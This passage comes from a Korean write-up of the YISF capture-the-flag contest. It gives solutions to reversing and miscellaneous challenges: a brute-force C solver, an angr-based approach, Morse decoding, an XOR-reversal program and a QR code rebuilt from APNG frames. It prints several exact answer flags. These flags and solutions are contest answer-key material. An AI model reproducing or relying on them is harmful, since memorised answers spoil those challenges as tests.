int main(void)
{
        char *buf;
        char str[] = "YISF{";
        buf = (char *)calloc(41, 1);
        strcpy(buf, str);

        for (int k = 5;k < 40;k++)
        {
        for (int i = 32;i < 127;i++)
        {
        buf[k] = i;
        if (secu(buf) != k + 41)
        break;
        }
        }
        printf("%s", buf);
}
```



[Pwnable 50]

이런식으로 angr을 이용하면 쉽게 풀 수 있습니다.[10]




(중간에 nc 여러번 친건 순간적으로 랜선이 빠져서 그래요.. 이해해주세요)

p.s 실제 문제 로그에서는 저런식으로 쭉 입력하진 않았고, +,- 앞으로 해서 끊어서 입력했습니다. 어짜피 %d 로만 입력받으니 상관 없으니까요.

10) 저기 보이는 저 0x400ca2 는 IDA에서 바이너리를 열고 Shift+F12 로 플래그를 주는 문자열을 찾아서 그 주소에서 X-Ref 해서 나온 주소입니다.

[MISC 50]

홈페이지 메인의 확인버튼을 누르면 플래그가 나옵니다.




[MISC 100]

음.. 모스부호가 들리네요. 들으면서 모스부호 표에 맞춰서 플래그를 구해주면 됩니다.[11)]
YISF{THANK_YOU_F0R_YOUR_H4RD_W0RK}

[MISC 150]

우선 준코드에서 k 값은 고정이기 때문에 연산결과 출력 전에 printf를 넣어 확인해주면 52가 나옵니다. 이 키로 XOR한다음 주어진 연산을 역으로 취해주면 됩니다.

```
#include<stdio.h>
int main(void)
{
        unsigned char rawData[20] = {
        0x5D, 0x6D, 0x57, 0x62, 0xBF, 0x62, 0x27, 0x66, 0x0D, 0x0B, 0xB2, 0xEA,
        0xA8, 0xB8, 0xDE, 0xAB, 0xF7, 0xF0, 0xD9, 0xE3
        };

        for (int i = 0;i < 5;i++)
        printf("%c", (rawData[i] ^ 52) - 0x10);
        for (int i = 5;i < 10;i++)
        printf("%c", (rawData[i] ^ 52) + 0x20);
        for (int i = 10;i < 15;i++)
        printf("%c", (rawData[i] ^ 52) / 2);
        for (int i = 15;i < 20;i++)
        printf("%c", (rawData[i] ^ 52) ^ 0xaa);
}
```



11) 요즘은 Morse Decoder 로 검색하면 다양한 솔루션들이 나오는데 거기다 업로드 하고 소리가 좀 작은 특수문자('_','{','}') 들만 맞춰 넣어줘도 됩니다.

[MISC 200]

준파일은 APNG 형식입니다. 파이어폭스 등으로 열어보면 PNG 가 움직이는 것을 확인할 수 있습니다. 준파일을 모두 쪼개서 PNG 파일로 만들어주고 복호화를 해보면...

W3lc0me t0 "QR CODE CHALLENGE"

You c4n so1ve 7his challen9e~

6 - 21 White


이런식으로 나옵니다. 6 – 21 저건 좌표를 뜻하는 것 같습니다. 또 쪼갠 파일들의 개수는 총 1369개. 소인수 분해 해보면 37*37입니다. 이걸로 뭔가를 재구축 하는것 같습니다.

이런식으로 쪼개진 파일에 흩어진 정보들을 모읍니다. 그러면 좌표가 ? - ? 형식으로 나오는것들이 몇몇 있는데 해당 값들을 버리고 앞쪽 prefix를 제거해주면

6 - 21 White

30 - 20 Black

이러한 형태를 띄게 됩니다. 이 정보들을 가지고 새로이 그림파일을 저장해주면..



Alignment Pattern이 보여서 QR Code 임을 확실하고 Finder Pattern을 채워주고 디코딩을 하니 플래그가 나왔습니다.

YISF{MAYBE_QR_CODE_CHALLENGE_m4de_y0u_4ngry_8ut_you_are_so_n1ce!!}